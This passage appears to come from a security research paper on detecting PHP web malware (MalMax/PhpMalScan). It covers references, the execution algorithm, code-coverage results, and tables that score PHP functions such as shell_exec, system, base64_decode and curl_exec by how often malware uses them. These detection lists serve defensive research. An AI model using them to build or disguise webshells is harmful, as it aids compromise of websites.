[14] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. 2011. S2E: A platform for in-vivo multi-path analysis of software systems. In *ACM SIGARCH Computer Architecture News*, Vol. 39. ACM, 265–278.

[15] Nicolas Christin. 2012. Traveling the Silk Road: A measurement analysis of a large anonymous online marketplace. *arXiv.org* (July 2012). arXiv:1207.7139v2

[16] Mihai Christodorescu and Somesh Jha. 2004. Testing malware detectors. *ISSTA* (2004), 34.

[17] M Christodorescu, S Jha, S A Seshia, D Song, and R E Bryant. 2005. Semantics-Aware Malware Detection. In *2005 IEEE Symposium on Security and Privacy (S&P'05)*. IEEE, 32–46.

[18] Paolo Milani Comparetti, Guido Salvaneschi, Engin Kirda, Clemens Kolbitsch, Christopher Kruegel, and Stefano Zanero. 2010. Identifying dormant functionality in malware programs. In *2010 IEEE Symposium on Security and Privacy*. IEEE, 61–76.

[19] Igino Corona, Davide Maiorca, Davide Ariu, and Giorgio Giacinto. 2014. Lux0R: Detection of Malicious PDF-embedded JavaScript Code Through Discriminant Analysis of API References. In *Proceedings of the 2014 Workshop on Artificial Intelligent and Security Workshop (AISec '14)*. ACM, New York, NY, USA, 47–57.

[20] Christine Council and Sammi Seaman. 2016. ClamAV. https://www.clamav.net/. (2016).

[21] cys3c. 2016. BackdoorMan. https://github.com/cys3c/BackdoorMan. (2016).

[22] Johannes Dahse and Thorsten Holz. 2014. Simulation of Built-in PHP Features for Precise Static Code Analysis. *NDSS 2014* (2014).

[23] Manuel Egele, Maverick Woo, Peter Chapman, and David Brumley. 2014. Blanket execution: Dynamic similarity testing for program binaries and components. In *23rd USENIX Security Symposium (USENIX Security 14)*. 303–317.

[24] Mariano Graziano, Davide Canali, Leyla Bilge, Andrea Lanzi, and Davide Balzarotti. 2015. Needles in a Haystack - Mining Information from Public Dynamic Analysis Sandboxes for Malware Intelligence. *USENIX Security Symposium* (2015).

[25] Mark Hills. 2015. Evolution of dynamic feature usage in PHP. In *22nd IEEE International Conference on Software Analysis, Evolution, and Reengineering, SANER 2015, Montreal, QC, Canada, March 2-6, 2015*. 525–529. https://doi.org/10.1109/SANER.2015.7081870

[26] Xin Hu and Kang G Shin. 2013. DUET - integration of dynamic and static analyses for malware clustering with cluster ensembles. *ACSAC* (2013), 79–88.

[27] Inscapsula. 2017. 2017 Data Breach Investigations Report. https://www.ictsecuritymagazine.com/wp-content/uploads/2017-Data-Breach-Investigations-Report.pdf. (2017).

[28] Inscapsula. 2017. How Backdoors Bypass Security Solutions with Advanced Camouflage Techniques. https://www.incapsula.com/blog/backdoor-malware-analysis-obfuscation-techniques.html. (2017).

[29] Luca Invernizzi and Paolo Milani Comparetti. 2012. EvilSeed - A Guided Approach to Finding Malicious Web Pages. *IEEE Symposium on Security and Privacy* (2012).

[30] ionCube Ltd. 2019. ionCube. https://www.ioncube.com/php_encoder.php. (2019).

[31] Roberto Jordaney, Kumar Sharad, Santanu K Dash, Zhi Wang, Davide Papini, Ilia Nouretdinov, and Lorenzo Cavallaro. 2017. Transcend: Detecting concept drift in malware classification models. In *PROCEEDINGS OF THE 26TH USENIX SECURITY SYMPOSIUM (USENIX SECURITY'17)*. USENIX Association, 625–642.

[32] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. 2006. Pixy: a static analysis tool for detecting Web application vulnerabilities. *Security and Privacy* (2006), 6 pp.–263.

[33] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. 2006. Precise alias analysis for static detection of web application vulnerabilities. *PLAS* (2006).

[34] Alexandros Kapravelos, Yan Shoshitaishvili, Marco Cova, Christopher Kruegel, and Giovanni Vigna. 2013. Revolver - An Automated Approach to the Detection of Evasive Web-based Malware. *USENIX Security Symposium* (2013).

[35] Amin Kharraz, Sajjad Arshad, Collin Mulliner, William K Robertson, and Engin Kirda. 2016. UNVEIL - A Large-Scale, Automated Approach to Detecting Ransomware. *USENIX Security Symposium* (2016).

[36] Kyungtae Kim, I Luk Kim, Chung Hwan Kim, Yonghwi Kwon, Yunhui Zheng, Xiangyu Zhang, and Dongyan Xu. 2017. J-force: Forced execution on javascript. In *Proceedings of the 26th international conference on World Wide Web*. International World Wide Web Conferences Steering Committee, 897–906.

[37] Clemens Kolbitsch, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. 2012. Rozzle: De-cloaking internet malware. In *2012 IEEE Symposium on Security and Privacy*. IEEE, 443–457.

[38] C Kruegel. 2014. Full system emulation: Achieving successful automated dynamic analysis of evasive malware. *Proc BlackHat USA Security Conference* (2014).

[39] Larry Masters. 2016. CakePHP. https://cakephp.org/. (2016).

[40] Nektarios Leontiadis, Tyler Moore, and Nicolas Christin. 2011. Measuring and Analyzing Search-Redirection Attacks in the Illicit Online Prescription Drug Trade. *USENIX Security Symposium* (2011).

[41] Charles Lim and Kalamullah Ramli. 2014. Mal-ONE: A unified framework for fast and efficient malware detection. In *2014 IEEE 2nd International Conference on Technology, Informatics, Management, Engineering & Environment (TIME-E)*. IEEE, 1–6.

[42] Zend Technologies Ltd. 2015. zendguard. http://www.zend.com/en/products/zend-guard. (2015).

[43] MarketWired. 2014. Joomla! CMS Passes 50 Million Downloads. http://www.marketwired.com/press-release/joomla-cms-passes-50-million-downloads-1882565.htm. (2014).

[44] Mattias Geniar. 2019. PHP Exploit Scripts. https://github.com/mattiasgeniar/php-exploit-scripts/. (2019).

[45] memcached.org. 2019. Memcached: Free and open source, high-performance, distributed memory object caching system. https://memcached.org/. (2019). Accessed: 2019-08-25.

[46] Michal Cihar. 2016. phpMyAdmin. https://www.phpmyadmin.net/. (2016).

[47] Andreas Moser, Christopher Kruegel, and Engin Kirda. 2007. Exploring Multiple Execution Paths for Malware Analysis. In *2007 IEEE Symposium on Security and Privacy (SP '07)*. IEEE, 231–245.

[48] NBS Systems. 2016. PHP Malware Finder. https://github.com/nbs-system/php-malware-finder. (2016).

[49] Nimbusec GmbH. 2016. shellray - a php webshell detector. https://shellray.com/. (2016). Accessed: 2016-09-30.

[50] Oracle Corporation. 2019. MySQL: The world's most popular open source database. https://mysql.com/. (2019). Accessed: 2019-08-25.

[51] Pastebin. 2019. Pastebin. https://pastebin.com/. (2019).

[52] Fei Peng, Zhui Deng, Xiangyu Zhang, Dongyan Xu, Zhiqiang Lin, and Zhendong Su. 2014. X-Force - Force-Executing Binary Programs for Security Applications. *USENIX Security Symposium* (2014).

[53] Fei Peng, Zhui Deng, Xiangyu Zhang, Dongyan Xu, Zhiqiang Lin, and Zhendong Su. 2014. X-force: force-executing binary programs for security applications. In *23rd USENIX Security Symposium (USENIX Security 14)*. 829–844.

[54] php.net. 2019. PHP: Autoloading Classes - Manual. https://www.php.net/autoload. (2019).

[55] Michalis Polychronakis and Niels Provos. 2008. Ghost Turns Zombie - Exploring the Life Cycle of Web-based Malware. *LEET* (2008).

[56] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, Nagendra Modadugu, et al. 2007. The Ghost in the Browser: Analysis of Web-based Malware. *HotBots* 7 (2007), 4–4.

[57] R-fx Networks. 2016. Linux Malware Detect. https://www.rfxn.com/projects/linux-malware-detect/. (2016).

[58] r57. 2016. r57c99 Official Website. http://www.r57c99.com/. (2016). Accessed: 2016-09-30.

[59] RedisLabs. 2019. Redis: An open source, in-memory data structure store. https://redis.io/. (2019). Accessed: 2019-08-25.

[60] Max Schäfer, Manu Sridharan, Julian Dolby, and Frank Tip. 2013. Dynamic determinacy analysis. In *ACM SIGPLAN Notices*, Vol. 48. ACM, 165–174.

[61] Monirul Sharif, Vinod Yegneswaran, Hassen Saidi, Phillip Porras, and Wenke Lee. 2008. Eureka: A Framework for Enabling Static Malware Analysis. In *Computer Security - ESORICS 2008: 13th European Symposium on Research in Computer*

Security, Málaga, Spain, October 6-8, 2008. Proceedings, Sushil Jajodia and Javier Lopez (Eds.). Springer Berlin Heidelberg, Berlin, Heidelberg, 481–500.

[62] Monirul I Sharif, Andrea Lanzi, Jonathon T Giffin, and Wenke Lee. Impeding Malware Analysis Using Conditional Code Obfuscation.

[63] Kyle Soska and Nicolas Christin. 2014. Automatically Detecting Vulnerable Websites Before They Turn Malicious. *USENIX Security Symposium* (2014).

[64] Cristian-Alexandru Staicu and Michael Pradel. 2018. Freezing the web: A study of redos vulnerabilities in javascript-based web servers. In *27th USENIX Security Symposium (USENIX Security 18)*. 361–376.

[65] Oleksii Starov, Johannes Dahse, Syed Sharique Ahmad, Thorsten Holz, and Nick Nikiforakis. 2016. No honor among thieves: A large-scale analysis of malicious web shells. In *Proceedings of the 25th International Conference on World Wide Web*. International World Wide Web Conferences Steering Committee, 1021–1032.

[66] Sucuri. 2017. Hacked Website Report 2017. https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/Fortinet-Threat-Report-Q2-2017.pdf. (2017).

[67] Bo Sun, Akinori Fujino, and Tatsuya Mori. 2016. *POSTER: Toward Automating the Generation of Malware Analysis Reports Using the Sandbox Logs*. ACM, New York, New York, USA.

[68] The PHP Group. 2016. PHP runkit book. http://php.net/manual/en/book.runkit.php. (2016).

[69] UnPHP. 2016. UnPHP - The Online PHP Decoder. http://unphp.net/. (2016). Accessed: 2016-09-30.

[70] VirusTotal. 2016. yara: The pattern matching swiss knife for malware researchers (and everyone else). http://virustotal.github.io/yara/. (2016).

[71] W3Techs. 2018. Usage statistics and market share of PHP for websites. https://w3techs.com/technologies/details/pl-php/all/all. (2018). Accessed: 2018-12-5.

[72] Gérard Wagener, Radu State, and Alexandre Dulaunoy. 2008. Malware behaviour analysis. *Journal in Computer Virology* 4, 4 (2008), 279–287.

[73] Jeffrey Wilhelm and Tzi-cker Chiueh. 2007. A forced sampled execution approach to kernel rootkit identification. In *International Workshop on Recent Advances in Intrusion Detection*. Springer, 219–235.

[74] Michelle Y Wong and David Lie. 2018. Tackling runtime-based obfuscation in Android with TIRO. In *27th USENIX Security Symposium (USENIX Security 18)*. 1247–1262.

[75] Wordpress. 2016. Wordpress Pluggable Functions. https://codex.wordpress.org/Pluggable_Functions. (2016). Accessed: 2019-08-25.

[76] Peter M Wrench and Barry V W Irwin. 2014. Towards a sandbox for the deobfuscation and dissection of PHP malware. In *2014 Information Security for South Africa (ISSA)*. IEEE, 1–8.

[77] Peter M Wrench and Barry V W Irwin. 2015. Towards a PHP webshell taxonomy using deobfuscation-assisted similarity analysis. *ISSA* (2015).

[78] Zhaoyan Xu, Jialong Zhang, Guofei Gu, and Zhiqiang Lin. 2014. Goldeneye: Efficiently and effectively unveiling malware's targeted environment. In *International Workshop on Recent Advances in Intrusion Detection*. Springer, 22–45.

[79] Tianlong Yu, Vyas Sekar, Srinivasan Seshan, Yuvraj Agarwal, and Chenren Xu. 2015. Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the internet-of-things. In *Proceedings of the 14th ACM Workshop on Hot Topics in Networks*. ACM, 5.

APPENDIX

A BEHAVIORAL ANALYSIS

Table 5 lists the most common potentially malicious functions called by the malware samples, and their prevalence among the malware samples. As apparent from the table, deobfuscation functions (e.g., `base64_decode`, `unpack`, `gzinflate`), system and interpreter inspection and modification functions (e.g., `ini_set`, `php_uname`, `set_time_limit`), program execution functions (e.g., `shell_exec`, `exec`, `system`) and file system functions (e.g., `file_get_contents`, `fopen`, `mkdir`, `unlink`) form the majority of these functions. Two outliers are `dl`, which is used to load a dynamic library, and `mail`, which can be used to send email, are also among the top 20 frequently used potentially malicious functions.

Table 5: Most frequently used potentially malicious functions and their prevalence in the Dataset A.

Function	Count	Function	Count
ini_set	3888	fopen-write	84
file_get_contents	3788	gethostbyaddr	82
base64_decode	1892	system	82
php_uname	511	getcwd	76
dl	470	curl_init	70
fopen	231	curl_exec	70
mkdir	134	shell_exec	40
set_time_limit	127	gzinflate	24
mail	110	unpack	23
unlink	96	exec	22

A.1 File Extensions in the Dataset A (1 TB of Real-world Websites)

In Section 4.2, we use a large corpus of 87 real-world infected websites consisting of 3,225,403 files (approximately 1 TB). The dataset includes various malware in the wild which show how MalMax can perform against realistic advanced malware. We further analyze file types in the dataset and their distributions by file extensions.

Figure 11: Dataset Breakdown: File Extensions




Fig. 11 shows the composition of file extensions in the dataset. The top 10 file extensions are `php`, `json`, `png`, `bin`, `js`, `jpg`, `css`, `svg`, `html`, and `gif`.

A.2 PhpMalScan Analysis Result Details (MS and PMFR values)

Fig. 12 shows PMFR and MS values for the 53 malware samples and 10 synthesized samples. To make it easier to interpret, the figure has multiplied the PMFR values by 4. Note that PhpMalScan detects a sample as malware if PMFR value is higher than 5%. As it is multiplied by 4 in the graph, PhpMalScan detects a sample as malware if its PMFR or MS value in Fig. 12 is higher than 20. Note that there is only one malware sample, m36, that PhpMalScan was unable to detect. Both MS and PMFR are 0 in this case, implying that our tool has been unable to uncover any malicious behavior.


Observations. First, a benign program may have a non-zero maliciousness score (e.g., sb1 to sb5 in Fig. 12) because they emit suspicious behavior such as sending an email. If a benign program employs suspicious behavior in its majority and pervasively, the maliciousness score can go beyond the threshold and cause a false positive. However, it essentially means that the program does not do any particular other tasks except for suspicious tasks, which is rare in practice. Second, we find the combination of PMFR and MS is effective in detecting malware because one has a better capability in finding small, malicious programs while the other has a better capability in finding large malware that has a specific malicious segment. Specifically, for the malicious synthetic examples (sm1 to sm5), they either have a high PMFR score (sm1, sm3, sm4), or a high MS value (sm2, sm5). In the case of sm1, which is a bruteforcer attempting to extract the database server's root password, the majority of activity is suspicious (i.e., looping over a dictionary of passwords, trying each one in connecting to the database), and thus it is marked as malicious. Attempting to connect to the database can be benign on its own, but persisting on such attempts, especially when it is accompanied by failure, can be deemed malicious. Also, in the case of sm5 which is a spammer that uses a loop to send hundreds of spam emails, there are no malicious functions (note that `mail()` is benign but its repetition can be malicious, thus we increase maliciousness score by 1 for each invocation). Since most executed statements are the `mail()`, it is marked as malicious due to the high MS value (i.e., 101).

B MULTI-ASPECT EXECUTION DETAILS

Counterfactual execution, multi-path execution [14], and forced execution [23, 36, 53] share the same idea of forcibly exploring possible execution paths to cover as much code as possible. MalMax is closer to forced execution techniques than multi-path execution techniques as it forcibly drives execution into a branch even if the branch condition is not satisfied. However, MalMax is different from multi-path execution and forced execution in that MalMax shares global artifacts (e.g., global variables, function/class/constant definitions, etc.) between the isolated execution environments to discover new dynamically generated code, particularly those created via constructs such as `eval` and `include` that are commonly used in PHP applications.

Algorithm. Alg. 1 provides a high-level algorithm of MalMax's analysis including counterfactual execution (Section 3.1, Lines 3-6) and global resource sharing in cooperative isolated execution (Section 3.2, Lines 7-14). Exercise is the core of MalMax that explores and discovers program code and execution states. It has two inputs:

Figure 12: PMFR and MS values from the Dataset A. We scale PMFR values by multiplying the values by 4 (5% threshold is at 20% in this graph). The red line essentially shows the threshold for both PMFR and MS.



Algorithm 1: High-level Algorithm of MalMax

```
1  procedure Exercise( IsolatedExec CurIE, BasicBlock BB )
2      for each instruction i ∈ BB do
3          if i is a Branch Instruction then
4              Exercise( CurIE, i.Taken-Branch )
5              NewIE ← CreateIsolatedExecution( i.Not-Taken-Branch )
6              Exercise( NewIE, i.Not-Taken-Branch )
7          if i contains unresolved artifacts UA then
8              for each unresolved artifact ua ∈ UA do
9                  for each isolated execution IE ∈ all isolated executions do
10                     RA ← RA ⋃ SearchGlobalArtifact( IE, ua )
11                 for each resolved artifact ra ∈ RA do
12                     NewIE ← CreateIsolatedExecution( BB )
13                     UpdateIsolatedExecution( NewIE, ra )
14                     Exercise( NewIE, BB )
15         Analyze( CurIE, i )
```

the current isolated execution *CurIE*, and a basic block *BB* that will be analyzed (Line 1). Note that there are multiple isolated executions, and each isolated execution can start at any basic blocks. Precisely, MalMax's analysis can start at any statements (i.e., instructions) of a program. In this algorithm, we use basic blocks for simplicity. CreateIsolatedExecution creates a new isolated execution which inherits execution contexts (e.g., the instruction pointer, states of variables) from the current isolated execution. UpdateIsolatedExecution updates execution state (e.g., values of global scope artifacts) of an isolated execution.

It executes each instruction from the beginning of the input basic block (Line 2). When it encounters a branch instruction, it executes all branches of the instruction (Lines 3-6), running the taken branch within the same isolated execution (Line 4) and the not-taken branch in a new isolated execution (Line 5-6). Note that calling Exercise with the current isolated execution is specially handled (Line 4). Specifically, it will continue the execution and analysis without forming a recursion.

Lines 7-14 represent the global resource sharing scheme in cooperative isolated execution. If an instruction accesses unresolved artifact (e.g., a function that is not defined, an environment variable that is not set, etc.) (Line 7), MalMax looks at other available isolations that have resolved the artifact (Lines 8-10). For each resolved artifact, MalMax creates a new isolation with the resolved artifact (e.g., function definition) (Lines 12-13) to exercise the path with a new context with the shared artifact (Lines 14).

Finally, we conduct an analysis for every instruction (Line 15).

B.1 Design Rationale

The rationale behind counterfactual execution and cooperative isolated execution is the design and behavior of popular, sizable real-world applications such as Wordpress, Joomla, and several other PHP applications [10]. In this section, we will review some of these design patterns.

Autoloading Classes (Autoloaders). Autoloaders [54] are a PHP feature that enable classes and interfaces to be automatically loaded if they are not yet defined. Autoloaders find the respective source code file that contains the class definition and include it into the program, allowing the class definition to exist prior to object instantiation.

Many real-world PHP applications (e.g., Joomla and Wordpress) pervasively use autoloaders. As noted in Section 4.4, Joomla has 2,476 PHP source code files, but only 522 are statically loaded via `include` and `require` statements, meaning that the majority of files are included with a dynamic include call (e.g., autoloaders). Specifically, Joomla has 4 polymorphic classes for web session handling, respectively relying on files, databases (e.g., MySQL [50]), in-memory stores (e.g., Memcached [45], Redis [59]) and native PHP sessions. Depending on application configurations, Joomla constructs a dynamic class name of one of the 4 polymorphic classes and instantiates the object for session handling. The constructed dynamic class name is processed by the autoloader to include a PHP source code file for the class.

Without knowing the configuration parameter, an analysis engine is likely to miss a large portion of the code (e.g., the session handler classes), leading to an under-approximation of the analysis results (e.g., breaking many features of the program).

Pervasiveness of Plugin Architecture. PHP applications such as Wordpress and Joomla have vast repositories of popular plugins (e.g., 55,137 plugins for Wordpress as of this writing). These plugins are created and maintained by third-party developers, and often have various vulnerabilities which are commonly targeted by malicious attackers. The plugins are simply copied inside the application directory, and their initialization code is loaded from the database and dynamically executed as part of the application initialization on each run.

Wordpress introduces *pluggable functions* [75] to facilitate plugin developments. Pluggable functions let you override certain core functions via plugins, meaning that their definitions can be overridden by a plugin dynamically. For instance, there are many plugins that override Wordpress's email sending functions, allowing users to modify the contents of emails sent. □

The prevalent usage of autoloaders and plugins in PHP applications motivate us to propose counterfactual execution aided by cooperative isolation. The dynamic function names, file names and class names are discovered in different isolated executions (many of which are counterfactual), and shared with others via cooperative isolation. For example, if an isolated execution attempts to run a pluggable function `wp_mail` which is not yet defined, instead of terminating, MalMax creates a new isolated execution with a borrowed function definition from another isolated execution to continue the execution.

B.2 Measuring Code Coverage Improvement

Table 6 shows code coverage results of scanning Wordpress and Joomla with dynamic analysis, multi-path exploration (our implementation) and counterfactual execution with cooperative isolated execution.

In this experiment, code coverage is measured via covered lines of code divided by total lines of code in the program. If there is dynamically generated code (e.g., via `eval()`), we count it. Hence, code coverage can go beyond 100%.

Observe that cooperative isolated execution is crucial in discovering more code. In particular, it achieves 25.6% and 19% more code coverage than multi-path exploration scheme without cooperative isolated execution for Wordpress and Joomla respectively. Cooperative isolated execution increases analysis time by about 10% (57s and 40s for Wordpress and Joomla respectively), and increases code coverage by more than 20%.

Note that MalMax did not achieve full code coverage (i.e., 100%). Our manual inspection reveals that there are many unused code files in each copy of the application. For example, the session handler scenario in Joomla mentioned above results in existence of 4 files, each representing one class for session handling, only one of which is realistically utilized in each copy of Joomla, leaving the other 3 files unused. These unused files are counted towards total lines of code as they exist in the same program folder.

	Dynamic[1]		**Multi-path**[2]		**MalMax** [3]		**State-ments**	**LOC**
	T[4]	C[5]	T[4]	C[5]	T[4]	C[5]		
Wordpress 4.2.2	10.1s	49%	522s	56%	579s	81.6%	58786	262K
Joomla 3.5.1	9.5s	21.7%	485s	48%	525s	67%	95271	472K

1: Vanilla dynamic execution. 2: Multi-path exploration.

3: Counterfactual execution + cooperative isolated execution. 4: Time.

5: Coverage. 6: Result includes dynamically generated code (e.g., `eval`).

Table 6: Coverage of main component (starting from index.php) of different PHP applications.

C MALWARE DETECTION METRICS

Observations. We observe that malware (including the notorious c99 [58] and other Webshells) densely utilize functions that inspect and modify the operating system and execution environment. However, some of these functions are also used in benign applications. Moreover, we notice that in practice, malware are injected in the middle of benign applications to make detection harder.

To minimize false positives caused by functions used by both malware and benign applications, we assign different maliciousness scores to a function based on the contents of function's parameters. For instance, we consider decompressing data to be malicious only if the decompressed data includes parseable code.

We also consider functions that are executed as part of dynamically generated code more malicious than those executed outside dynamic code generation. This is because malware often hides its payload through obfuscations that are commonly implemented using dynamic code generation techniques. It is possible for a benign application to obfuscate code blocks with high MS scores for legitimate reasons. However, in our experience, this is very rare.

Determining Potentially Malicious Functions and Their Maliciousness Scores. As mentioned in Section 3.3, we categorized PHP functions into two categories: *Potentially Malicious Functions* (PMF) and *Safe Functions* (SF). As listed in Table 7, 294 functions were categorized as SF manually. SFs do not affect system state hence they are executed normally and have a maliciousness score of zero. The remainder of PHP functions are categorized as PMF. In PHP 7.2 (with default extensions on macOS), there are 1,438 PMFs. To prevent PMFs from affecting the host system, the analysis replaces them with a function that immediately returns null. MalMax neutralizes all functionalities that affect the system state. PMFs have a maliciousness score of 1.

Besides, we have identified 31 functions that are frequently used in both malicious and benign applications. To better capture the execution context of these functions (i.e., whether the functions are used in malware or not), we assign fine-grained scores for each of the function as shown in Table 8 including reasons for the assigned scores.

Specifically, functions for encoding/decoding, encryption/decryption, and compression/decompression have different scores depending on their parameters. For instance, I/O functions have a higher maliciousness scores when they access the network, compared to when they access the file system.

We assign a maliciousness score of 0 for the functions that initialize or create objects (e.g., `curl_init`, `fopen`, and `mysqli_init`) as these functions alone do not exhibit malicious behavior but subsequent operations on the created objects do. We assign maliciousness scores 1 or 2 on the subsequent operations.

There are several functions that have a score of 0, including `unlink`, `getcwd`, `mkdir`, and MySQL functions. As they are pervasively used in both malware and benign applications, we assign the 0 scores to avoid false positives. However, as they can affect the host system state, we sandbox them.

Section 5 includes a sensitivity analysis of fine-grained scoring on these 31 functions.

Safe Functions
abs, addcslashes, addslashes, apache_getenv, array_change_key_case, array_combine, array_diff, array_diff_assoc, array_fill, array_fill_keys, array_filter, array_flip, array_intersect, array_intersect_key, array_key_exists, array_keys, array_map, array_merge, array_pop, array_push, array_replace, array_replace_recursive, array_reverse, array_search, array_shift, array_slice, array_splice, array_unique, array_unshift, array_values, array_walk, array_walk_recursive, asort, assert, basename, bin2hex, call_user_func, call_user_func_array, ceil, checkdate, chr, class_alias, class_exists, class_implements, closedir, compact, constant, count, create_function, crypt, curl_close, curl_error, curl_getinfo, curl_setopt, curl_setopt_array, curl_version, current, date, date_create, date_default_timezone_get, date_default_timezone_set, date_format, debug_backtrace, dechex, define, defined, dirname, dirname, dirname, each, end, error_log, error_reporting, explode, extension_loaded, extract, fclose, file_exists, filegroup, filemtime, fileowner, fileperms, filesize, filter_var, floor, flush, flush, func_get_arg, func_get_args, func_get_args, func_num_args, function_exists, gd_info, get_class, get_class_methods, get_defined_vars, get_html_translation_table, get_loaded_extensions, get_magic_quotes_gpc, get_object_vars, get_parent_class, getenv, gethostbyname, glob, gmdate, hash_equals, hash_hmac, header, header_remove, headers_list, headers_sent, hex2bin, hexdec, html_entity_decode, htmlentities, htmlspecialchars, http_build_query, iconv_set_encoding, implode, in_array, ini_get, interface_exists, intval, is_a, is_array, is_bool, is_callable, is_dir, is_file, is_float, is_int, is_null, is_numeric, is_object, is_readable, is_resource, is_scalar, is_string, is_writable, join, json_decode, json_encode, key, krsort, ksort, ltrim, max, mb_check_encoding, mb_convert_encoding, mb_detect_encoding, mb_internal_encoding, mb_strlen, mb_strpos, mb_strpos, mb_strrpos, mb_strstr, mb_strtolower, mb_substr, md5, memory_get_usage, method_exists, microtime, min, mktime, move_uploaded_file, mt_rand, mysqli_errno, mysqli_error, mysqli_fetch_array, mysqli_fetch_assoc, mysqli_fetch_object, mysqli_fetch_row, mysqli_free_result, mysqli_get_client_info, mysqli_get_server_info, mysqli_insert_id, mysqli_more_results, mysqli_num_fields, mysqli_num_rows, mysqli_ping, mysqli_real_escape_string, mysqli_set_charset, next, nl2br, number_format, ob_end_clean, ob_end_flush, ob_flush, ob_get_clean, ob_get_contents, ob_get_flush, ob_get_level, ob_implicit_flush, ob_start, openssl_decrypt, openssl_random_pseudo_bytes, ord, parse_ini_string, parse_str, parse_url, pathinfo, php_sapi_name, phpversion, pow, preg_grep, preg_match, preg_match_all, preg_quote, preg_replace_callback, preg_split, prev, print_r, printf, property_exists, rand, random_byes, range, rawurldecode, rawurlencode, readdir, readfile, realpath, register_shutdown_function, reset, round, rtrim, scandir, serialize, session_cache_limiter, session_destroy, session_get_cookie_params, session_id, session_name, session_save_path, session_set_cookie_params, session_set_save_handler, session_start, session_status, session_unset, session_write_close, set_error_handler, set_exception_handler, setcookie, setlocale, settype, sha1, simplexml_load_file, sizeof, sort, spl_autoload_register, spl_autoload_unregister, spl_object_hash, sprintf, str_ireplace, str_pad, str_repeat, str_replace, str_split, strcasecmp, strip_tags, stripos, stripslashes, stristr, strlen, strpbrk, strpos, strrev, strrpos, strstr, strtolower, strtotime, strtoupper, strtr, strval, substr, substr_count, substr_replace, sys_get_temp_dir, time, timezone_identifiers_list, timezone_open, trigger_error, trim, ucfirst, uksort, uniqid, unserialize, urldecode, urlencode, usort, utf8_encode, var_dump, version_compare, vsprintf

Table 7: Safe functions (SFs) as used in PhpMalScan. These functions are executed normally and incur no maliciousness score towards malware detection.

Function	Description	Maliciousness Score
`base64_decode`	Deobfuscate code before dynamic evaluation	2 if result is parseable code, 0 otherwise
`base64_encode`	Obfuscate new copies of malware	2 if parseable code, 0 otherwise
`chdir`	Change the working directory, commonly used in Webshells	2 if input variable, 0 if constant
`curl_exec`	Send HTTP requests	2 if input variable, 1 if constant
`curl_init`	Initiate HTTP requests	0
`file_get_contents`, `file_put_contents`	Read/Write file/URL via stream	2 on URL and other files, 1 on STDIN, 0 on working directory file
`fopen`	Open file for reading/writing	0
`fread`, `fwrite`	Read/Write from file handle	2 on URL and other files, 1 on STDIN, 0 on working directory file
`get_current_user`	Used by Webshells to determine access	1
`getmypid`	Return the current process id	1
`gzcompress`, `gzdeflate`	Compress data	2 if parseable code, 0 otherwise
`gzinflate`, `gzuncompress`	Uncompress data	2 if result is parseable code, 0 otherwise
`mail`	Send email	1
`getcwd`	Get current working directory	0
`ini_set`	Set PHP configuration parameters	0
`mkdir`	Create directory	0
`mysqli_affected_rows`	Return number of results for a SQL query	0
`mysqli_connect`	Connect to a MySQL server	0
`mysqli_init`	Initiate a SQL query	0
`mysqli_query`	Run a SQL query	0
`mysqli_real_connect`	Persistent connection to MySQL	0
`mysqli_select_db`	Select a database	0
`opendir`	Open a directory for listing	0
`preg_replace`	Regular expression search and replace	2 if eval modifier present, 0 otherwise
`rmdir`	Remove directory	1
`str_rot13`	Simple cipher, commonly used by weak malware	1
`unlink`	Remove a file	0

Table 8: Functions sandboxed in PhpMalScan to preserve correctness and increase detection accuracy. The insight for each function as well as the respective maliciousness score is included.